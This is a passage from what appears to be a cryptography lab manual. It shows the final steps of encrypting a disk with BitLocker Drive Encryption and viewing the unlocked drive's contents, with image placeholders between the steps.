


Note: If the **Local Disk (E:)** pop-up appears at the top-right corner of the window. Click the **Open folder to view files** option to view the disk content.

Module 20 – Cryptography

18. The **New Volume (E:)** window appears displaying the disk content, as shown in the screenshot.


Note: The disk will remain unlocked until the next time you restart the system.




19. This concludes the demonstration of performing disk encryption using BitLocker Drive Encryption.

Module 20 – Cryptography

